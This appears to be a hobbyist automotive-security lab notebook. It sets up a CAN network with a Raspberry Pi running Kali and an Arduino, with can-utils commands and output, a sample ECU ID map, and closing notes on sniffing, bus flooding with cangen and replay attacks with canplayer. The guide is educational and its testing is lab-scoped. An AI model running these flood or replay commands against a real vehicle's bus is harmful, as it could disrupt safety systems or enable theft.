



Automotive Security

CAN Network Setup

Raspberry Pi4B + RS485 CAN HAT : Arduino Uno R4 Wifi + CAN-BUS Shield





Install Can Utils on Kali Linux

```
sudo apt-get install can-utils
```

Enabling SPI on Kali Linux Pi:

```
sudo vim /boot/config.txt
```

```
[all]
```

```
dtoverlay=spi=on
```

```
dtoverlay=mcp2515-can0,oscillator=16000000,interrupt=25,spimaxfrequency=2000000
```

```
dtoverlay=spi-bcm2835-overlay
```

```
#added by me
[all]
dtoverlay=spi=on
dtoverlay=mcp2515-can0,oscillator=16000000,interrupt=25,spimaxfrequency=2000000
dtoverlay=spi-bcm2835-overlay
```

Reboot Raspberry pi after adding above lines:

```
sudo reboot
```

Check SPI status:

```
ls /dev/spi*
```

```
(kali㉿kali-raspberry-pi)-[~]
$ ls /dev/spi*
/dev/spidev0.1
```

dmesg | grep -i 'can\|spi'

```
(kali㉿kali-raspberry-pi)-[~]
$ dmesg | grep -i 'can\|spi'
[ 3.416227] systemd[1]: smartd.service: Cannot add dependency job, ignoring: Unit smartd.service failed to load properly, please adjust/correct and reload service manager: File exists
[ 6.834884] CAN device driver interface
[ 7.177830] mcp251x spi0.0 can0: MCP2515 successfully initialized.
[ 556.186874] IPv6: ADDRCONF(NETDEV_CHANGE): can0: link becomes ready
[ 591.168695] can: controller area network core
[ 591.168912] NET: Registered PF_CAN protocol family
[ 591.179720] can: raw protocol
```

Start CAN Interface with bitrate 500000:

sudo ip link set can0 up type can bitrate 500000

```
(kali㉿kali-raspberry-pi)-[~]
$ sudo ip link set can0 up type can bitrate 500000
```

See Interface status:

➤ ip a

```
(kali㉿kali-raspberry-pi)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether d8:3a:dd:c2:75:5e brd ff:ff:ff:ff:ff:ff
3: usb0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether a6:be:a7:fb:6d:df brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.2/24 brd 10.10.10.255 scope global usb0
        valid_lft forever preferred_lft forever
    inet6 fe80::a4be:a7ff:fe6b:6ddf/64 scope link
        valid_lft forever preferred_lft forever
4: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether d8:3a:dd:c2:75:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.10/24 brd 192.168.0.255 scope global noprefixroute wlan0
        valid_lft forever preferred_lft forever
    inet6 fe80::474e:e4e8:53b9:d47c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: can0: <NOARP,UP,LOWER_UP,ECHO> mtu 16 qdisc pfifo_fast state UP group default qlen 10
    link/can
```

See the bytes of data transferred on can0 interface:

➤ ip -d -s link show can0

```

(kali@kali-raspberry-pi)-[~]
$ ip -d -s link show can0
5: can0: <NOARP,UP,LOWER_UP,ECHO> mtu 16 qdisc pfifo_fast state UP mode DEFAULT group default qlen 10
    link/can promiscuity 0 minmtu 0 maxmtu 0
    can state ERROR-ACTIVE restart-ms 0
        bitrate 500000 sample-point 0.875
        tq 125 prop-seg 6 phase-seg1 7 phase-seg2 2 sjw 1 brp 1
        mcp251x: tseg1 3..16 tseg2 2..8 sjw 1..4 brp 1..64 brp_inc 1
        clock 8000000
        re-started bus-errors arbit-lost error-warn error-pass bus-off
            0 0 0 0 0 0
        numtxqueues 1 numrxqueues 1 gso_max_size 65536 gso_max_segs 65535 parentbus spi p
arentdev spi0.0
RX: bytes packets errors dropped missed mcast
    0 0 0 0 0 0
TX: bytes packets errors dropped carrier collsns
    0 0 0 0 0 0

```

Sending test data through CAN network:

cansend can0 7DF#0201050000000000

```

(kali@kali-raspberry-pi)-[~]
$ cansend can0 7DF#0201050000000000

(kali@kali-raspberry-pi)-[~]
$ cansend can0 7DF#0201050000000000

(kali@kali-raspberry-pi)-[~]
$ cansend can0 7DF#0201050000000000

```

```

(kali@kali-raspberry-pi)-[~]
$ ip -d -s link show can0
5: can0: <NOARP,UP,LOWER_UP,ECHO> mtu 16 qdisc pfifo_fast state UP mode DEFAULT group default qlen 10
    link/can promiscuity 0 minmtu 0 maxmtu 0
    can state ERROR-ACTIVE restart-ms 0
        bitrate 500000 sample-point 0.875
        tq 125 prop-seg 6 phase-seg1 7 phase-seg2 2 sjw 1 brp 1
        mcp251x: tseg1 3..16 tseg2 2..8 sjw 1..4 brp 1..64 brp_inc 1
        clock 8000000
        re-started bus-errors arbit-lost error-warn error-pass bus-off
            0 0 0 0 0 0
        numtxqueues 1 numrxqueues 1 gso_max_size 65536 gso_max_segs 65535 parentbus spi p
arentdev spi0.0
RX: bytes packets errors dropped missed mcast
    0 0 0 0 0 0
TX: bytes packets errors dropped carrier collsns
    24 3 0 0 0 0

```

Capture the data:

- `sudo candump can0`

```

Connection to 192.168.0.10 closed.
PS C:\Users\galib> ssh kali@192.168.0.10
kali@192.168.0.10's password:
Linux kali-raspberry-pi 5.15.44-Re4son-v8l+ #1 SMP PREEMPT Debian kali-pi (2022-07-03) aarch64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 18 19:24:02 2024 from 192.168.0.111
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali-raspberry-pi)~$ sudo candump can0
can0 7DF [8] 02 01 05 00 00 00 00 00
can0 7DF [8] 02 01 05 00 00 00 00 00
can0 000 [8] 00 00 00 00 00 00 00 01
can0 000 [8] 00 00 00 00 00 00 00 02
can0 000 [8] 00 00 00 00 00 00 00 03
can0 000 [8] 00 00 00 00 00 00 00 04
can0 000 [8] 00 00 00 00 00 00 00 05
can0 000 [8] 00 00 00 00 00 00 00 06
can0 000 [8] 00 00 00 00 00 00 00 07
can0 000 [8] 00 00 00 00 00 00 00 08
can0 000 [8] 00 00 00 00 00 00 00 09
can0 000 [8] 00 00 00 00 00 00 00 0A
can0 000 [8] 00 00 00 00 00 00 00 0B
can0 000 [8] 00 00 00 00 00 00 00 0C


```

Arduino Uno R4 Wifi with CAN-Bus Sheild(seeedstudio):

Install CAN_BUS_Shield Library on Arduino IDE:







Upload the below code: To start sending data write “start” in the serial monitor. For serial monitor set baud rate 115200 and to stop sending data write “stop”

Code added to Git Repo. (<https://github.com/shahidshaik786/Automotive-Security>)

Sending Random traffic:

- `cangen can0 -l i -L 8` #need to be careful as it will flood the CAN traffic.

```
(kali㉿kali-raspberry-pi)-[~]  
$ cangen can0 -I i -L 8
```

```
(kali㉿kali-raspberry-pi)-[~]  
$ candump can0  
can0 076 [8] 8F F5 58 1F B8 BF 08 49  
can0 077 [8] 06 CD D4 11 60 2F 1B 74  
can0 078 [8] A2 15 0D 6A 7E B1 BB 67  
can0 079 [8] 10 1A 31 5E 41 13 77 24  
can0 07A [8] 4E 0D 14 61 10 A1 9E 10  
can0 07B [8] FC 43 D9 10 A5 86 25 72  
can0 07C [8] 43 5F B2 26 4D 34 99 18  
can0 07D [8] E8 68 AF 28 97 E3 A3 49  
can0 07E [8] 42 C6 65 56 5C 9C 76 04  
can0 07F [8] E9 45 86 0B 5D 72 8F 62  
can0 080 [8] 1C 5E B6 29 0B 48 AF 14  
can0 081 [8] FD 97 5F 26 B6 19 B0 0F  
can0 082 [8] 21 59 7B 75 17 79 09 02  
can0 083 [8] F6 CB 7C 3C 80 B4 AC 44  
can0 084 [8] 13 F5 84 6C B0 C3 4F 7C  
can0 085 [8] CF EF 86 21 A2 EA DD 0B  
can0 086 [8] 68 83 58 45 D5 BC 5B 33  
can0 087 [8] 03 1A F9 7F 0A 99 65 2F  
can0 088 [8] 53 6E 17 1B 13 34 2A 5E
```


1. CAN IDs

- **Identify Unique CAN IDs:** Each message on the CAN bus has a unique identifier (CAN ID). Identifying all unique CAN IDs on the bus is the first step. These IDs often represent different ECUs or subsystems in the vehicle (e.g., engine control, braking system, airbag system).
- **Standard vs. Extended IDs:** Determine if the messages are using standard (11-bit) or extended (29-bit) identifiers. This helps in understanding the message structure and potentially identifying the system or ECU that sent the message.

2. Message Frequency

- **Message Rate:** Pay attention to how frequently each CAN ID sends messages. High-frequency messages often correspond to critical vehicle functions, such as speed, RPM, or steering angle.
- **Irregular or Anomalous Traffic:** Look for messages that appear less frequently or only under certain conditions. These could be diagnostic messages or indicators of less critical subsystems.

3. Data Payload

- **Analyze Data Fields:** Examine the data payload associated with each CAN ID. CAN messages typically carry up to 8 bytes of data. Understanding what each byte represents (e.g., speed, temperature, status flags) is crucial for interpreting the traffic.
- **Changes in Data:** Monitor how the data values change in response to physical actions (e.g., pressing the brake pedal, turning the steering wheel). This can help map the data fields to specific functions.

4. Control and Status Messages

- **Identify Control Messages:** Some CAN messages are used to control vehicle functions (e.g., sending a command to open a window). Identifying these control messages can be key in understanding how to interact with or manipulate the vehicle's systems.
- **Status and Diagnostic Messages:** These messages report the current state or health of various vehicle systems (e.g., airbag status, error codes). Identifying these can help in detecting issues or understanding how the vehicle self-monitors.

5. Error Frames and Diagnostics

- **Error Frames:** Look for error frames, which indicate communication issues on the bus. Frequent error frames might suggest problems with the CAN network or connected devices.
- **Diagnostic Traffic (OBD-II):** If connected via the OBD-II port, you might see diagnostic requests and responses. Understanding these can help in identifying what data is being requested by diagnostic tools or ECUs.

6. Broadcast vs. Direct Messages

- **Broadcast Messages:** Most CAN messages are broadcast to all ECUs on the bus. These are typically the messages you're interested in sniffing, as they are accessible to any device on the network.
- **Direct or Proprietary Messages:** Some messages may be intended for specific ECUs and may use proprietary protocols. These might be harder to interpret without insider knowledge or reverse engineering.

7. Patterns and Correlations

- **Action Correlation:** Correlate CAN messages with specific physical actions in the vehicle (e.g., door locking, acceleration). This helps in reverse-engineering what each message does.
- **Message Sequences:** Some operations require a sequence of messages (e.g., key fob unlocking the car). Understanding these sequences is crucial for replicating or disrupting them.

8. Security Implications

- **Replay Attacks:** Identify if you can capture and replay certain CAN messages to trigger actions (e.g., unlock doors). This is a basic but effective security test.
- **Message Injection:** Explore if you can inject messages into the CAN bus to alter the vehicle's behavior (e.g., sending a false speed value to the dashboard).
- **CAN Bus Flooding:** Test how the vehicle handles high volumes of traffic or maliciously crafted messages. This can reveal vulnerabilities to Denial of Service (DoS) attacks.

9. Proprietary Protocols

- **Manufacturer-Specific Protocols:** Be aware that some vehicle manufacturers use proprietary protocols over CAN. These might require more effort to decode and understand fully.

1. Engine Control Module (ECM)

- Engine Speed (RPM): Increases or decreases based on gear position.
- Throttle Position: Adjusts with the gear position.
- Engine Temperature: Increases with higher engine speed and throttle position.
- Fuel Injection Timing: Typically related to engine load and RPM.
- Ignition Timing: Adjusted based on engine load, RPM, and temperature.

2. Transmission Control Module (TCM)

- Gear Position: 1-5 for forward, 1 for reverse.
- Transmission Fluid Temperature: Related to the transmission's operation.
- Shift Commands: Auto shifting during a 500 km journey.
- Torque Converter Lockup Status: Engages at certain speeds to improve efficiency.

3. Body Control Module (BCM)

- Door Status (Open/Closed): Closed while the car is moving.

- Window Position: Can vary between open and closed.
- Lighting Control: Headlights on in tunnels, indicators for lane changes.
- Horn Status: Occasionally active in traffic.
- Wiper Status: Active due to rainy conditions.

4. Anti-lock Braking System (ABS)

- Wheel Speed Sensors: Dependent on gear position.
- Brake Pressure: Varies with braking events.
- ABS Activation Status: Active.
- Traction Control Activation: Engages in slippery conditions.

5. Airbag Control Module

- Airbag Deployment Status: Active.
- Crash Sensors: Monitoring for impacts.
- Seatbelt Tensioner Status: Active.

6. Infotainment System

- Audio Volume Level: Set at 30%.
- Radio Station or Media Source: FM/AM Radio active throughout the journey.
- Navigation Data: Active GPS.
- Bluetooth Connection Status: Connected to a mobile device.

7. Climate Control System

- Cabin Temperature: Lower than room temperature.
- Fan Speed: Normal.
- AC Compressor Status: On.
- Air Vent Position: Directed at the driver.

8. Powertrain Control Module (PCM)

- Fuel Level: Full tank, decreasing to 30%.

- Oxygen Sensor Readings: Monitors air-fuel ratio.
- Emission Controls: Active to reduce emissions.
- Battery Voltage: Monitored for proper operation.
- Alternator Output: Regulates charging system.

9. Steering and Suspension System

- Steering Angle: Adjusted based on road curves.
- Power Steering Pressure: Varies with steering effort.

10. Tire Pressure Monitoring System (TPMS)

- Tire Pressure: Maintained at a normal level.
- Tire Temperature: Kept at a stable level.

11. Advanced Driver Assistance Systems (ADAS)

- Lane Keep Assist: Helps maintain lane position.
- Adaptive Cruise Control: Adjusts speed to maintain distance.
- Collision Detection: Alerts and assists in avoiding collisions.
- Parking Assist Sensors: Helps with parking maneuvers.

• Anti-lock Braking System (ABS) • Wheel Speed Sensors: 0x100 (Highest priority due to critical nature) • Brake Pressure: 0x101 • ABS Activation Status: 0x102 • Traction Control Activation: 0x103 • Engine Control Module (ECM) • Engine Speed (RPM): 0x200 • Throttle Position: 0x201 • Engine Temperature: 0x202 • Fuel Injection Timing: 0x203 • Ignition Timing: 0x204 • Transmission Control Module (TCM) • Gear Position: 0x300 • Transmission Fluid Temperature: 0x301	• Anti-lock Braking System (ABS) • ABS Fault Code: 0xF30 • Wheel Speed Sensor Fault: 0xF31 • Brake Pressure Sensor Fault: 0xF32 • ABS Activation Error: 0xF33 • Traction Control Fault: 0xF34 • Engine Control Module (ECM) • Engine Fault Code: 0xF00 • Throttle Position Sensor Fault: 0xF01 • Engine Temperature Sensor Fault: 0xF02 • Fuel Injection System Fault: 0xF03 • Ignition System Fault: 0xF04 • Transmission Control Module (TCM) • Transmission Fault Code: 0xF10 • Gear Position Sensor Fault: 0xF11
--	---

• Shift Commands: 0x302 • Torque Converter Lockup Status: 0x303 • Body Control Module (BCM) • Door Status (Open/Closed): 0x400 • Window Position: 0x401 • Lighting Control (Headlights, Indicators, Interior Lights): 0x402 • Horn Status: 0x403 • Wiper Status: 0x404 • Airbag Control Module • Airbag Deployment Status: 0x500 • Crash Sensors: 0x501 • Seatbelt Tensioner Status: 0x502 • Infotainment System • Audio Volume Level: 0x600 • Radio Station or Media Source: 0x601 • Navigation Data: 0x602 • Bluetooth Connection Status: 0x603 • Climate Control System • Cabin Temperature: 0x700 • Fan Speed: 0x701 • AC Compressor Status: 0x702 • Air Vent Position: 0x703 • Powertrain Control Module (PCM) • Fuel Level: 0x800 • Oxygen Sensor Readings: 0x801 • Emission Controls: 0x802 • Battery Voltage: 0x803 • Alternator Output: 0x804 • Steering and Suspension System • Steering Angle: 0x900 • Power Steering Pressure: 0x901 • Tire Pressure Monitoring System (TPMS) • Tire Pressure: 0xA00	• Transmission Fluid Temperature Sensor Fault: 0xF12 • Shift Command Error: 0xF13 • Torque Converter Lockup Fault: 0xF14 • Body Control Module (BCM) • Door Status Error: 0xF20 • Window Position Error: 0xF21 • Lighting System Fault: 0xF22 • Horn Status Error: 0xF23 • Wiper System Fault: 0xF24 • Airbag Control Module • Airbag Fault Code: 0xF40 • Crash Sensor Fault: 0xF41 • Seatbelt Tensioner Fault: 0xF42 • Infotainment System • Audio System Error: 0xF50 • Radio Station Error: 0xF51 • Navigation System Error: 0xF52 • Bluetooth Connection Error: 0xF53 • Climate Control System • Cabin Temperature Sensor Fault: 0xF60 • Fan Speed Error: 0xF61 • AC Compressor Fault: 0xF62 • Air Vent Position Error: 0xF63 • Powertrain Control Module (PCM) • Fuel Level Sensor Fault: 0xF70 • Oxygen Sensor Fault: 0xF71 • Emission Control Fault: 0xF72 • Battery Voltage Fault: 0xF73 • Alternator Output Fault: 0xF74 • Steering and Suspension System • Steering Angle Sensor Fault: 0xF80 • Power Steering Pressure Fault: 0xF81 • Tire Pressure Monitoring System (TPMS) • Tire Pressure Sensor Fault: 0xF90
--	---

• Tire Temperature: 0xA01 • Advanced Driver Assistance Systems (ADAS) • Lane Keep Assist: 0xB00 • Adaptive Cruise Control: 0xB01 • Collision Detection: 0xB02 • Parking Assist Sensors: 0xB03	• Tire Temperature Sensor Fault: 0xF91 • Advanced Driver Assistance Systems (ADAS) • Lane Keep Assist Fault: 0xFA0 • Adaptive Cruise Control Fault: 0xFA1 • Collision Detection Fault: 0xFA2 • Parking Assist Sensors Fault: 0xFA3
---	--

Error Codes and Messages

- **0xF00 to 0xF0F:** General or specific faults related to engine, transmission, and other core functionalities.
- **0xF10 to 0xF1F:** Transmission-related faults.
- **0xF20 to 0xF2F:** Body control system faults.
- **0xF30 to 0xF3F:** ABS and braking system faults.
- **0xF40 to 0xF4F:** Airbag and safety system faults.
- **0xF50 to 0xF5F:** Infotainment system faults.
- **0xF60 to 0xF6F:** Climate control faults.
- **0xF70 to 0xF7F:** Powertrain control faults.
- **0xF80 to 0xF8F:** Steering and suspension system faults.
- **0xF90 to 0xF9F:** TPMS faults.
- **0xFA0 to 0xFAF:** ADAS faults.

Useful documentation:

https://wiki.seeedstudio.com/CAN-BUS_Shield_V2.0/

<https://www.seeedstudio.com/CAN-BUS-Shield-V2.html> - bottom videos

[https://www.waveshare.com/wiki/RS485_CAN_HAT_\(B\)#Support](https://www.waveshare.com/wiki/RS485_CAN_HAT_(B)#Support)

1. CAN Bus Sniffing

- **Objective:** Capture and analyze CAN bus traffic to understand how different ECUs communicate.
- **Real-time Attack:** A malicious actor could sniff the CAN traffic to understand the commands and responses between ECUs, which could be used to craft specific attacks later.
- **Tool:** `candump` or similar tools for capturing the CAN traffic.

`Candump can0`

```
(kali@kali-raspberry-pi)-[~]
$ candump can0
can0 076 [8] 8F F5 58 1F B8 BF 08 49
can0 077 [8] 06 CD D4 11 60 2F 1B 74
can0 078 [8] A2 15 0D 6A 7E B1 BB 67
can0 079 [8] 10 1A 31 5E 41 13 77 24
can0 07A [8] 4E 0D 14 61 10 A1 9E 10
can0 07B [8] FC 43 D9 10 A5 86 25 72
can0 07C [8] 43 5F B2 26 4D 34 99 18
can0 07D [8] E8 68 AF 28 97 E3 A3 49
can0 07E [8] 42 C6 65 56 5C 9C 76 04
can0 07F [8] E9 45 86 0B 5D 72 8F 62
can0 080 [8] 1C 5E B6 29 0B 48 AF 14
can0 081 [8] FD 97 5F 26 B6 19 B0 0F
can0 082 [8] 21 59 7B 75 17 79 09 02
can0 083 [8] F6 CB 7C 3C 80 B4 AC 44
can0 084 [8] 13 F5 84 6C B0 C3 4F 7C
can0 085 [8] CF EF 86 21 A2 EA DD 0B
can0 086 [8] 68 83 58 45 D5 BC 5B 33
can0 087 [8] 03 1A F9 7F 0A 99 65 2F
can0 088 [8] 53 6E 17 1B 13 34 2A 5F
```

2. Replay Attack

- **Objective:** Capture CAN messages and replay them to observe the effects on the vehicle.
- **Real-time Attack:** An attacker could replay a CAN message to trigger specific actions, such as unlocking doors or starting the engine.
- **Tool:** `canplayer` or a custom script that replays captured CAN frames.

1. Play CAN Traffic from a File

```
canplayer -I converted_log.log can0=can0 -v
```

